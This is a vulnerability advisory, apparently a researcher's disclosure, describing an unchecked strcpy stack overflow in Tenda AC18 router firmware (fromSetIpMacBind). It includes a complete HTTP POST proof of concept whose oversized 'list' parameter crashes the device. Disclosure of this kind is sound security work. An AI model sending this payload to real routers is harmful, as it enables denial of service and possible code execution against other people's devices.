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Tenda AC18 Unauthorized stack overflow vulnerability

1. Affected version:

V15.03.05.05_multi and V15.03.05.19_multi

2. Firmware download address

https://www.tenda.com.cn/download/detail-2683.html

3. Vulnerability details

In function fromSetIpMacBind, the content obtained by the program from the list parameter is passed to V22, and then the V22 is directly copied into the dest stack through the strcpy function. There is no size check, so there is a stack overflow vulnerability. The attacker can easily perform a Deny of Service Attack or Remote Code Execution with carefully crafted overflow data.

4. Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1.Use the fat simulation firmware V15.03.05.19_multi

2.Attack with the following overflow POC attacks

```
POST /goform/SetIpMacBind HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101
Firefox/91.0
Accept: /
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 47
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/ip_mac_bind.html?random=0.09748691576858626&
Cookie: password=0d403f6ad9aea37a98da9255140dbf6eewxcvb

bindnum=1&list=02:03:04:05:06:07192.168.0.111aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```



This PoC can result in a Dos.